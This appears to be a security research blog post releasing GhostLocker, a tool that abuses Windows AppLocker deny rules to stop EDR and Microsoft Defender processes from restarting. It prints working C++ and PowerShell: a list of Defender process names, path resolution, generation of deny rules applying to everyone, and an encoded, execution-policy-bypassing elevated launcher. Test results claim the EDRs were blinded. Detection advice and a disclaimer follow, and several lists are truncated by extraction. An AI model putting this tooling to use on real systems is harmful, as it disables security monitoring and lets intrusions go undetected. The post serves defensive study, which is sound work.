
AppLocker-Based EDR Neutralization
After my article on Fairy-Law, where I used kernel mitigations to disable Endpoint Detection & Response (EDR) solutions, diversenok pointed out that IFEO exclusions (Image File Execution Options) were too invasive for third-party applications. This led to a better approach: leveraging the inherent power administrators already possess through AppLocker.
The concept was inspired by diversenok, who highlighted that administrators can legitimately control any software on their systems. From that insight, I developed a technique using AppLocker as a native Windows control mechanism. This research explores the technical implementation of AppLocker for EDR control, comparing it with WDAC and presenting a practical proof-of-concept tool.
AppLocker was introduced with Windows 7 and enhanced in Windows 8.1, 10 (Enterprise) and Windows Server 2012/R2/2016+. It is an application whitelisting framework that allows administrators to define precisely which executables, scripts, or installers may execute for specific users or groups.
AppIDSvc (Application Identity Service)
LocalService accountAppID.sys (Kernel Driver)
SeSrpAccessCheckClarification:
WhileAppID.sysperforms rule evaluation in kernel mode, DLL enforcement is not autonomous.
The kernel driver does not actively monitor DLL loads by itself. Instead, user-mode components must explicitly query the driver via IOCTL to determine whether a DLL load is permitted.
As a result, AppLocker DLL rules effectively act as a client-side protection mechanism.
AppLocker supports two primary rule categories:
Allow Rules: Explicitly permit defined applications to execute
Deny Rules: Explicitly block defined applications from executing
C:\Program Files\Security\*.exeHKLM\Software\Policies\Microsoft\Windows\SrpV2 (XML policy storage, persistent)
HKLM\SYSTEM\CurrentControlSet\Control\Srp\Gp\Exe (SDDL binary format, active enforcement)
HKLM\SYSTEM\CurrentControlSet\Control\AppID\CertStore (Certificate cache)
By default, AppLocker does not enforce rules on services or SYSTEM processes.
There is no graphical user interface option to enable this behavior.
Enforcement for services can only be enabled via the XML policy using RuleCollectionExtensions.
The following policy section is required to enforce AppLocker rules on services:
<RuleCollectionExtensions>
<ThresholdExtensions>
<Services EnforcementMode="Enabled"/>
</ThresholdExtensions>
<RedstoneExtensions>
<SystemApps Allow="Enabled"/>
</RedstoneExtensions>
</RuleCollectionExtensions>
As indicated by the extension names, these options are supported only on Windows 10+ and are not available on earlier versions. See Microsoft - AppLocker rule collection extensions
AppID.sys evaluates application attributesSTATUS_ACCESS_DISABLED_BY_POLICY_OTHER⚠️ AppLocker does NOT terminate running processes.
AppLocker enforcement only applies to new process creation events. Already-running EDR processes continue executing until system reboot. This is a fundamental architectural constraint.
Kernel Driver Telemetry Caveat:
Even after blocking EDR userland executables, kernel drivers (*.sys) remain active and operational. These drivers continue:
However, extensive testing reveals that this telemetry becomes functionally ineffective. Without userland analysis engines, correlation systems, and reporting mechanisms, the raw telemetry data cannot be processed into actionable detections. EDR solutions rely heavily on userland components for:
GhostLocker is a C++ implementation that automates AppLocker policy deployment to block EDR executables.
GhostLocker provides two implementation variants:
main.cpp – Dynamic Enumeration VersionThis version enumerates running processes and resolves their full image paths using native APIs (NtQuerySystemInformation).
The resolved absolute paths are then used to generate precise AppLocker deny rules.
The tool uses CreateToolhelp32Snapshot with TH32CS_SNAPPROCESS to enumerate all running processes. It compares process names against a predefined target list using case-insensitive matching (_wcsicmp).
Why this approach?
FindTargetsAndQueryPaths)const wchar_t* targetNames[] = {
L"MpDefenderCoreService.exe",
L"MsMpEng.exe",
L"WinDefend.exe",
L"EDR_Component_Name.exe",
};
SYSTEM_PROCESS_ID_INFORMATION spi = { 0 };
spi.ProcessId = PID;
spi.ImageName.MaximumLength = 1024;
spi.ImageName.Buffer = (PWSTR)allocBuffer;
status = NtQuerySystemInformation(
SystemProcessIdInformation,
&spi,
sizeof(spi),
0
);
Technical Details:
SystemProcessIdInformation (0x58) information class\Device\HarddiskVolume3\Windows\System32\...Path Conversion Logic:
std::wstring ForceHarddiskVolumeToC(const std::wstring& ntPath)
{
const std::wstring prefix = L"\\Device\\HarddiskVolume3\\";
if (ntPath.rfind(prefix, 0) == 0)
{
std::wstring rest = ntPath.substr(prefix.length());
return L"C:\\" + rest;
}
return ntPath;
}
Limitation: Hardcoded HarddiskVolume3 assumption. Should be improved to dynamically resolve volume numbers.
The tool embeds a complete PowerShell script that:
a) Validates Target Paths
foreach ($exe in $ExeToBlock) {
if (!(Test-Path $exe)) {
Write-Host '[!] ERROR: File does not exist:' $exe -ForegroundColor Red
exit 1
}
}
b) Generates Dynamic Deny Rules
foreach ($exe in $ExeToBlock) {
$id = [guid]::NewGuid().ToString()
$name = Split-Path $exe -Leaf
$dynamicBlockRules += '<FilePathRule Id="' + $id + '" Name="Block ' + $name +
'" Description="Blocked by policy" UserOrGroupSid="S-1-1-0" Action="Deny">'
$dynamicBlockRules += '<Conditions><FilePathCondition Path="' + $exe + '" /></Conditions>'
$dynamicBlockRules += '</FilePathRule>'
}
Key Policy Elements:
UserOrGroupSid="S-1-1-0": Applies to Everyone (all users)Action="Deny": Explicit block ruleEnforcementMode="Enabled": Active enforcement for EXE rulesc) Policy Application
Set-AppLockerPolicy -XmlPolicy $tempPath -ErrorAction Stop
gpupdate /force | Out-Null
void RunPowerShellInMemory()
{
std::wstring script = BuildFullPowerShellScript();
const BYTE* bytes = reinterpret_cast<const BYTE*>(script.c_str());
size_t byteLen = script.size() * sizeof(wchar_t);
std::wstring encoded = Base64Encode(bytes, byteLen);
std::wstring params = L"-NoProfile -ExecutionPolicy Bypass -EncodedCommand ";
params += encoded;
ShellExecuteW(NULL, L"runas", L"powershell.exe", params.c_str(), NULL, SW_SHOW);
}
Technical Reasoning:
-EncodedCommand expects UTF-16LE-ExecutionPolicy Bypass: Ignores script execution policyrunas verb: Triggers UAC elevation for administrative rightsmain_improved.cpp – Static Wildcard-Based VersionAfter clarification from diversenok, it became clear that AppLocker path rules support wildcard matching and do not require full executable paths.
This improved version removes all process enumeration and native path resolution logic and instead relies on static wildcard rules such as: *\MsMpEng.exe
⚠️ Prerequisites for Successful Deployment:
sc start AppIDSvcExtensive controlled testing was conducted against multiple commercial EDR solutions to evaluate effectiveness.
Test Environment:
Behavioral Analysis Failure:
Management Console Perspective:
Despite kernel drivers continuing to run and collect telemetry data streams, the absence of userland processing components rendered collected data ineffective.
What Continues Working:
Critical Insight:
Modern EDR architecture relies on a tight coupling between kernel drivers and userland analysis engines. Breaking this coupling effectively blinds the EDR despite continued telemetry collection.

Screenshot (Enumerating and applying the AppLocker-Policy):

Screenshot (Deactivated WinDefend):
Screenshot of Version 2

Windows Defender Application Control (WDAC) was introduced in Windows 10 and represents Microsoft's modern application control framework. It enforces policies on both user-mode and kernel-mode binaries.
Core Characteristics:
WDAC Policy Storage:
C:\Windows\System32\CodeIntegrity\SIPolicy.p7b (Active policy, signed)
C:\Windows\System32\CodeIntegrity\CIPolicies\ (Multiple policies)
EFI System Partition (UEFI enforcement)
Krueger demonstrated WDAC abuse for EDR driver blocking:
Key Difference:
When to Use AppLocker (GhostLocker):
When to Use WDAC (Krueger-style):
Windows provides the Get-AppLockerFileInformation API, which allows testing whether a specific executable would be blocked under the current AppLocker policy.
An EDR can use this mechanism to proactively verify whether its own binaries or services would be denied execution after a policy change.
If a core component transitions from allowed to denied, this should be treated as a high-confidence tamper condition.
AppLocker policy updates are communicated to AppID.sys via explicit IOCTL calls from user mode.
This provides a clear signal path indicating that enforcement state has changed.
Kernel drivers can observe these notifications and correlate them with subsequent execution failures of protected services, enabling accurate detection of policy-based neutralization.
AppLocker policies are persisted across reboots in well-defined registry locations.
EDR solutions can snapshot relevant policy state before reboot and verify enforcement consistency after system startup.
A mismatch between expected execution state and post-reboot enforcement strongly indicates intentional policy manipulation.
Windows includes native mechanisms for excluding processes from SRP/AppLocker enforcement.
Security products are expected to integrate with these mechanisms to ensure operational continuity.
Failure to account for these exclusions is not a limitation of AppLocker, but rather an architectural oversight in the protected product.
None of these detection strategies require bypassing AppLocker or violating Windows security boundaries.
They rely solely on documented behavior and interfaces already provided by the operating system.
GhostLocker demonstrates that AppLocker, a legitimate Windows security feature, can be weaponized to neutralize EDR solutions through userland process blocking. This research highlights fundamental architectural vulnerabilities in current EDR designs that tightly couple kernel telemetry collection with userland analysis engines.
This research is provided for educational and defensive security purposes only. The techniques described should only be used in authorized testing environments with explicit permission.
If you are interested in contributing to GhostLocker, especially to the C# implementation, you are very welcome.
| Feature | AppLocker | WDAC |
|---|
| Enforcement Scope | User-mode executables only | User-mode + kernel-mode drivers |
| Enforcement Timing | Process creation | Boot + runtime |
| User Granularity | Per-user/group rules | System-wide |
| Default Mode | Allow-by-default | Deny-by-default |
| Rule Types | Path, Hash, Publisher | Hash, Publisher, WHQLFile, Version |
| Blocks Drivers | ❌ No | ✅ Yes |
| Policy Complexity | Moderate | High |
| Audit Mode | ✅ Yes | ✅ Yes |